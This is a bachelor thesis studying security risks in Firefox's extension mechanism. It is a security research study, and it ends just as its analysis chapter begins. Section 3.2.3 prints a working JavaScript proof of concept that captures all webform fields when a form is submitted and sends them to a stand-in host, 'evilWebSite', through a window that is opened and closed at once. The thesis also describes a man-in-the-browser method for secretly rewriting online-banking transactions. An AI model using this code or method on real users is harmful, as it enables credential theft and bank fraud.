
Bachelor thesis

Firefox extension security



Julian Verdurmen
Computer Science

January 28, 2008

Abstract

The purpose of this research is to understand the security risks of the Firefox extension mechanism. It will be shown that the security of the extension system can be (easily) compromised. A proof of concept is used to illustrate several of the security weaknesses.

Acknowledgment

I would like to thank Bart Jacobs for supervising this thesis and organizing several discussions and meetings. Allan van Hulst for helping with English grammar and spelling of this research paper. The Postbank N.V. and the Rabobank Group for the valuable and interesting meetings.

Contents

List of Figures

Glossary

Query string
: Information in the URL of the webpage.
See http://en.wikipedia.org/wiki/Query_string

DOM
: ***D****ocument* O*bject* M*odel* Method to access contents of the webpage.
See http://en.wikipedia.org/wiki/Document_Object_Model

Webform
: Also called (HTML)form. Form on a webpage. Possibility to send data to a server, for example logging in. Most forms contain some input fields and a (submit) button.
See http://en.wikipedia.org/wiki/Form_(web)

Extension
: A small plugin that can be used in Mozilla products like Firefox. The extensions are product-independent.
Note: The term plugin in the Mozilla world has a different meaning compared with extensions. Plugins are a huger and complexer product. For example: The flash player plugin, Java plugin and so on.

(Mozilla) Add-on
: This could be a plugin, extension or theme that can be used in Mozilla products like Firefox.

Webpage
: Could be a website, or a web application.

Website
: Site on the web. Blogs and news sites for example.

Web application
: An application on the web. Mailsite, online banking etcetera.

E-government

(electronic government). Goverment webpages. In holland think about DigiD[1]. Electronic voting is another example. See http://en.wikipedia.org/wiki/E-Government

[1] http://www.DigiD.nl

Chapter 1

Introduction

Preface

Many computer users are convinced that the browser Firefox is more secure than the often criticized browser Internet Explorer. Firefox has some features, like themes and extensions, that makes the browser more 'extensible'. But what are the side effects of this extensibility? Does Firefox' extensibility come at the expense of security? And will this lead to security vulnerabilities?

Goal

Besides determining the security risks of extensions, the goals of this research are:

- (Re)open the discussion, of the security risks and problems of online services, like online banking and E-government.
- Some are already familiar with the problem, but don't realize the consequences of the problem.
- Create and show a real example of this problem. Although, some people already have indicated that this could be a problem. I didn't find any convincing proof-of-concept; only some theory.

Research question

How can Firefox's extension mechanism be (mis)used to create security vulnerabilities for the user?

Important subquestions

I will consider these subquestions:

- What is the current security model for Firefox extensions?
- Is there a security problem with the extension system? And if there is a problem:
  - What are the reasons of the security problem? What is the main issue?
  - Can I make a proof of concept?
  - Give an indication of complexity. (how difficult is it?)
  - What is also possible?
- What could be a worst-case scenario?
- How can the problem be solved?
  - From the point of view of the creator of Firefox, the Mozilla company.
  - From the the point of view of the end-user.
- Can I give some recommendations?
- Are there any involving issues? What are they? Can the in combination with the proof-of-concepts cause a bigger security vulnerability?
- Is there any related research project?

1.1 Scope

I will research this question only on the Mozilla product Firefox. It's also possible to use extensions on Mozilla's mail client Thunderbird[1], and it's likely the security vulnerability also applies to Thunderbird.
I will stay with Firefox, and not any other (Internet) browser, like Internet Explorer, Opera etcetera. In those browser it's also possible to use plugins equal in behavior and possibilities to Firefox extensions. (but called widgets[20], or add-ons[26].)

1.2 Motivation

These are the reasons for researching this question:

Firefox has become quite popular
As already said in the preface (1), Firefox is used more and more often[38]. In my opinion is has the potential to become the most used browser in the world.

Extensions are popular
The extensions on Firefox are very popular. In fact, I'm using more than ten extensions on my own system.

Signed extensions are rare
Extensions could be signed by the developer. But in fact almost nobody does so. As a result that signed extensions are hard to find. I checked the top twenty of the most popular extensions[12], and only one was signed.

Some differences with real (Windows) applications
Comparing extension with real (Windows) applications, there could be found some subtle differences. This is explained in more details in section 1.2.1.

Underestimate of end-user/unfamiliar to end-user
It looks like the (end-)users underestimate the possibilities and security risks of the extensions. Most people don't care they aren't signed, the extensions are still used. Maybe the root of the problem is that the (end-)user even doesn't known these problems/vulnerabilities. Someone should attend to this.

Underestimate of Mozilla
Mozilla also underestimates the security risks. Of course, they know that malicious extension can be made. But Mozilla doesn't seem to care; there couldn't be found much documentation of possible problems when installing malicious extensions. Mozilla doesn't care if extensions are signed or not. Firefox accepts them all, without any restrictions. The same for the *Extension repository* of Mozilla[11], and the *Recommended Add-ons*[13] section, all are allowed.

1.2.1 Comparison between extensions and applications

There are some subtle differences between extensions and (Windows) applications.

From the view of the end-user

- The installation is very simplified comparing with a (Windows) applications. If you install an extension, no EULA[1] is shown and there

[1] EULA = End User License Agreement

is only a few clicks needed. This in contrast with the installation of (most) (Windows) applications.

- If a user is installing a (Windows) application, people are more aware that it is important who has build/published the software. In contrast to extensions; the developer can be anyone.

From the view of security software

There is a huge difference for security software like firewalls, virus scanners and anti-spyware software.

- With (Windows) programs it is suspicious that the program is communicating on the Internet. The (Windows) firewall also gives a warning. But because extensions are running in the browser, it isn't suspicious. A browser always has to communicate with the Internet. The extensions also use the same (TCP) port as the browser, port 80.
- It's suspicious that an application always start when the computer starts up. In contrast, all extensions will be started when the browser Firefox launches.

1.3 Deliverables(s)

This research will deliver the next products:

- Paper with findings to the research (sub)question.
- Proof(s) of concept
- A video of a proof of concept.

1.4 Participating parties

There are four participating parties in this research:

1. **(End)-user**: The end-user using Firefox and online websites/web applications. I will call this the *user*.
2. **Developer**: The developer of the (possible malicious) extension for Firefox.
3. **Mozilla**: The Mozilla company, the creator of Firefox.
4. **Web creator**: The creator/builder/responsible of the (involving) website/web application.

Chapter 2

The extension system

Extensions are small plug-ins that give the browser Firefox more functionality. The functionality of the extensions are very different; from layout to security features. Some people state that the strength and popularity of Firefox is a result of the many extensions provided by the community. But also the security counts:

> One of the main reasons for the Firefox browser's successful seizure of market share from Microsoft's Internet Explorer is the desire to escape the inundation of PC-slowing spyware. [24]

2.1 Building

Extensions are mainly build in the script-language JavaScript. It's also possible to write some code in C++. Using the script-language the DOM[39] can be accessed.

2.2 Installing

Extensions can be found on several webpage's like, `https://addons.mozilla.org`, `http://extensionroom.mozdev.org` and webpage's of extension authors.

2.3 Script injection

The JavaScript extensions can be seen as script injection. For example: if a webpage is loaded, all scripts of the extensions will be internal injected to the page. This can be seen illustrated in figure 2.3.




Figure 2.1: The Firefox extension mechanism

2.4 Extension security model

2.4.1 Sandbox Review System

Before the extension for the public is available at https://addons.mozilla.org, it will be reviewed and tested with a Sandbox review system[15], see figure 2.4.1.




Figure 2.2: Firefox extensions: Sandbox Review System

2.4.2 Javascript sandbox

With the Javascript sandbox principle[9], there is no direct communication between the extension and the webpage. This sandbox system use the XPCNativeWrapper[21], to indirect communicate with the webpage. In the

code the *content* property is used. This avoids security holes, but it can be turned off by the extension developer.

2.4.3 Signing

As an extension developer it is possible to sign your extensions[17, 16]. But there are two issues:

- It's going to cost a lot of money and the developer is mostly one person instead of a company.

  > After choosing an extension/Install Now, the box will say 'Signed' 'Unsigned'. Signed means someone has paid for a security certificate and authentication (which is not necessarily a guarantee of anything) and Unsigned means they haven't.[7]

- It doesn't provide a lot of security; there is only one responsible for the extension's behavior.

As result, there aren't many signed extensions to be found on the web. This is already mentioned in section *motivation*(1.2). The user gets a warning if an extension is not signed. But because the fact that there aren't many signed extensions, people get used to that warning.
A quote:

> Firefox itself warns users before installing any extensions.... Its time to consider those warnings, seriously. [23]

2.4.4 Summary

Besides the above mentioned methods, there isn't really any protection against malicious extensions. Although there will be reviews and tests, this is no guarantee; the test could be bad, the review fake or weak. And after all, there is no responsibility for the tests/reviews if something goes wrong.

Chapter 3

Proofs of concept

To determine the possibilities of the extensions system, and to test the vulnerability, I wrote some proofs of concept. First I started with a password stealer. But in just 30 minutes it was working, far to simple. So I searched for a more advanced proof of concept. I have taken an online banking system, because money is important in our lives. I will try if I can do a man-in-the-browser attack[34] on an online banking system.

3.1 Perspective

The next sections, the proof of concepts, are written in the perspective of an extension developer. With 'user', I mean the user that is browsing in Firefox.

3.2 Simple: password stealer

There are many ways to try stealing passwords. Hacking into the password manager is an option, or creating a keylogger. If a master password is set for the password manager, it's difficult to read the passwords without user noticing[14]. And it's not likely that all important passwords are stored here. With a keylogger is too difficult to use successfully the recorded data, although it's possible. So, I have chosen for a more basic and to-the-point approach; if the user submits a webform, I will intercept the content of this webform and send the data to the outer world. That last thing I will do with a simple URL request. As you will see, only 10 lines of codes are needed. And it isn't rocket science; just basic JavaScript code.

3.2.1 Analysis

There are some questions to solve:

What (confidential) information is needed?

What we basically need:

- The login name
- The password
- The URL where to login.

It isn't always easy to determine the login name / password form the webform. So I will send **all** form-data to the outer world.

Where to get confidential information?

Before logging in, this information is all present in the webpage and the browser. All form data can be read from the Document Object Model (DOM) . So just read the DOM, and copy the necessary information.

How to get confidential information in our scripts?


I've chosen for just copying the values of all fields of the webform on the webpage, just before submitting the webpage. (using the submit button event). Probably this will not work for all webpages with a login system, because some website don't use the browser webform submit behavior. (this is particularly rare)

How to get the confidential information to the outside world?

If the required information is available, I just open a new website and send all the information with the query string.

3.2.2 Design

This all can be summarized in an image. See figure 3.2.2



3.2.3 Source Code

First collect all the form data. This is very straightforward. There is a little difference with standard JavaScript; the *content* property is needed.

```
1 //get all valuable fields
2 var fields = content.document.getElementsByTagName("input")
```

Build up the query string with the collected information.

```
3 //where to send the information?
4 var texturl = "http://evilWebSite/index.php" + "?";
5
6 //create the query string with the information.
7 for (i =0; i < fields.length; i++)
8         texturl += "&" + encodeURIComponent(fields[i].name) + "=" +
      ➥ encodeURIComponent(fields[i].value);
9
10 //we also want to know the URL where we can login.
11 texturl += "&urlFromWebpage=" + encodeURIComponent(content.document.
     ➥ URL);
```

And at last, open a new webpage with the new URL. Close it immediately, so no one will notice the request.

```
12 //send values to the outside world. Open window with the url that we
     ➥ build.
13 window.open(texturl);
14
15 var wm =Components.classes["@mozilla.org/appshell/window-mediator;1"]
16         .getService(Components.interfaces.nsIWindowMediator);
17 var newWindow = wm.getMostRecentWindow("navigator:browser");
18
19 //close the window immediately.
20 newWindow.close();
```

This all should be done before submitting the page to the server. If we put the above code in the function *ripInfo*,we can add this function to the necessary event.

```
21 //last param: true, otherwise the form will be
22 //submitted before the information is sneaked out.
23
24 //target.addEventListener(type, listener, useCapture);
25 //http://developer.mozilla.org/en/docs/DOM:element.addEventListener
26 window.addEventListener("submit", ripInfo, true);
```

That's all. We only need a website that collects all the information from the URL. This could be a simple PHP-script for example. In case that the user sees some flicker on the webpage, just redirect a new page to an advertisement or other popular site.
The code is tested, and the user sees no pop-up window or new window.

3.2.4 Weakness and main-issues

It isn't possible to read the password in the password manager, only if there is a master password[14]. But this doens't matter, the extension could read this while, or just before, submitting to the page.

Everything on the page can be read and send to the outside world by the extension. So all the information you enter could be subject to (data)theft.

3.3 Challenge: Transform online-banking transactions

After the simple proof of concept I tried some more challenging experiment. Is it possible to change a bank transaction?

Can the account number/amount of the transaction edited without the customer noticing? I will try this with a man-in-the-browser attack. This is a kind of man-in-the-middle attack[10, 22, 34, 35].
I have decided to try this on the online banking system of the Postbank N.V. Mostly for practical reasons; me and my supervisor have an own Postbank account and therefore are familiar with the Postbank online banking system. Also the Postbank is one of the largest finance banks in the Netherlands. It has around 7.5 million bank accounts.

3.3.1 The Postbank online banking-system

The first security layer, logging in the online banking system, uses a fixed user name and a user-chosen password. The website of the online banking service uses the Https protocol[8]: the information stream between browser and the Postbank is assumed safe.
For a money transfer to another bank-account the Postbank online banking system uses TAN[1]-codes as a second security layer. These TAN-codes are used for authentication of the money transfer. With the Postbank online banking system there are two possibilities to receive the TAN codes:

1. The customer registered their mobile phone by the Postbank. The TAN-codes are sent by SMS.
2. Otherwise (The customer didn't registered their mobile phone); the customer receives a list of 100 TAN codes[32]. These TAN-codes will be used in random order. The website gives the TAN-code-number[31]

From a security point of view the first option (SMS) is superior to the second option (TAN-list). The TAN-list can be copied without the customer noticing. (or it's too late.) Surprisely, many Postbank online banking customers uses the TAN-list, around the half of the Postbank online users[37]. Some reasons why people uses the TAN-list instead of the TAN-SMS system:

- The user has no mobile
- The user finds his mobile personal.
- The user doesn't known the security aspect, or doesn't care.
- Historical reason: the user started with the TAN-list, and didn't moved to the TAN-by-SMS system. (If it ain't broke, don't fix it)

[1] **T**ransaction **A**uthentication **N**umber




Figure 3.1: Postbank man-in-the-browser set-up

TAN code by mobile phone

If the customer gets their TAN-code by mobile phone, he also receives:

- TAN-number
- TAN-code
- The total amount of money to transfer.
- The last three numbers of the bank-account where to transfer money to, but only if the total amount is equal or bigger than 1000 Euro[19].

If there is a problem with receiving the TAN-code, you can call for a new TAN-code. But then you only get:

- TAN-number
- TAN-code

TAN codes and the Tan-list

When the TAN-list is used, there is no feedback besides in the browser. This is modeled in image 3.3.




Figure 3.2: Postbank: Feedback channels with mobile phone option




Figure 3.3: Postbank: Feedback channels with TAN-list option

3.3.2 Pages

There are several pages that have been needed to be edited by the malicious extension. The browser has to show the expected values to the user. An overview of the page-flow is given in figure 3.4.
Only the pages that will be needed for creating a new transaction are drawn. In the next paragraphs I will mention for each page:

Purpose The purpose of the page to the (end) user.

Actions The actions needed to be done by the malicious extension.

Every page has a corresponding screenshot of the page. The (green) rounded rectangles marks the important areas of the page. Unfortunately the whole Postbank site is only available in dutch[30].




Figure 3.4: Postbank website flow

Login page

Purpose Login for the online bank system

Actions No actions here are needed. The login information isn't needed, but it can be stolen by the *password stealer extension*. See the section 3.2

Image 3.5

Figure 3.5: Postbank: Login screen

Main page

Purpose The main page shows the last ten transactions made of the user's bank account.

Actions The credit of the bank account is needed; how much money can be transfered? The account numbers and amounts of all visible transactions must be read and edited. We're showing the expected values to the user, so every transaction must be 'reverted'. At last the expected credit of the bank account will be calculated and set to that value.

Image 3.6




Figure 3.6: Postbank: Main page

Transaction webform

Purpose At this page the user creates a new transaction.

Actions This is the most important page. At this place the new account number and amount must be injected. But also the values entered by the user must be stored, for replacements in the forthcoming pages. This has to be stable, many errors can be thrown here. (Wrong amount, forgotten required value etcetera.)

Image 3.7

Figure 3.7: Postbank: Create new transaction

Transaction(s) confirm page

Purpose The user confirms at this page the created transactions. So the TAN code can be send to the user. (only if the user uses the TAN-by-SMS system).

Actions Replace the account number(s) and amount(s), otherwise the TAN-code will be never entered. The total amount must be calculated and replaced on the page.

Image 3.8




Figure 3.8: Postbank: Confirm transaction(s)

TAN code page

Purpose The user enters the TAN-code received by SMS or taken from TAN-list (with the tan number mentioned on the page after 'volgnummer'.) (image 3.9)

Actions Just replace the total amount of the transaction on the webpage. This is already calculated in the previous page.

Image 3.9




Figure 3.9: Postbank: Tan page

Transaction(s) result page

Purpose This page gives an overview of the transactions that have been made.

Actions Almost the same as the *Transaction(s) confirm page*. Just replace the account number and amount.

Image 3.10

Figure 3.10: Postbank: Transaction(s) results

3.3.3 Source code

To preserve a good relation with the Postbank company, no source code will be made public.

3.3.4 Difficulties

DOMContentLoaded saved the day

After the first tests the first problem popped-up; the change of the amounts in the webpage was noticeable, especially with many page-refreshes (and possible, with a slow computer.). This was a serious problem; in the ideal way the customer shouldn't notice anything strange.

If the amount was changed in the length, this was very noticeable. For example: from 90 till 100, going from 2 till 3 characters, is very observable.

Because of the great support of JavaScript in Firefox, there was a solution. First the information was edited after the page was loaded, the so called *onload* event[36]. This event is thrown if the whole page is loaded, and rendered. With images or/and a slow computer this could take some time.
But Firefox supported a rare JavaScript event: the DOMContentLoaded event[27]. This event is thrown after the content is loaded, but before the

page is rendered. Because JavaScript is single-threaded, it waits for the DOMContentLoaded actions, and then Firefox will render the webpage.

Replacements in the main page

To show the user by every load of the main page the expected values of the transaction, the extension records all the transaction that are being made and stores them in a local file.
The extension reads the real used amounts and account numbers, searches the expected values, and replaces these on the page. For those reasons a key-value mapping is created and stored in the local file. The key is created with the *real used account number & real used amount*. And the value is the *expected account number & expected amount*.

```
   real used account number • real used amount
→ expected account number • expected amount
```

As can be seen, the combination *account number* and *amount* must be unique. For this purpose the last *real used amount* will be saved, and with every transaction the amount will be decreased by one. In this way, the user cannot see any malicious changes. If the user logs in again, the expected values are again showed. This last will only hold for the current PC, because the transactions are stored local.

3.3.5 Weakness and main-issues

Everything on the page can be edited by the extension; transaction details, error message etcetera. So everything you see cann't be trusted. For this problem (bi-directional) communication outside the browser is needed, or the values must be checked without the website. This is partly done if TAN-SMS system is used, but this isn't the case when the TAN-list system is used.

With a random reader this is also partly done. But too bad, in general not all the important values (for the transaction), must be entered. (Amount, transaction number)

Notice that this is far different compared with spoofing/phishing. With spoofing/phishing the user can almost every time see something suspicious; wrong certificate/URL, new webform, strange errors, etcetera. But with this approach, that's not possible.

3.3.6 Recommendations in this case

Although this research isn't about security of online banking, Some recommendations for this threat can be.

- Give the (user or bank) the possibility to (re)check the amount and account number. In the best case, this is required.
  - In case if a SMS system as second layer: SMS the amount and account number to the bank
  - In case if a random reader is used: Require that the amount and account number must be typed-in the random reader, and check these values of course.
- An other possibility: Every account you want to transfer money, must be registered. Of course not through the internet. To other bank accounts it isn't possible to transfer money to, or in a limited 'mode'.

These solutions aren't user-friendly. But, in my opinion, security is more important than 'easy to use'. Also important: every user can do this, it isn't more difficult, only more work.

3.3.7 Video

For the proof-of-concept a video is made. In this video two times a transaction is made; one 'normal' and one with showing the injection and tricks. For reasons of privacy the video is edited.

Chapter 4

Analysis

4.1 Indication of complexity

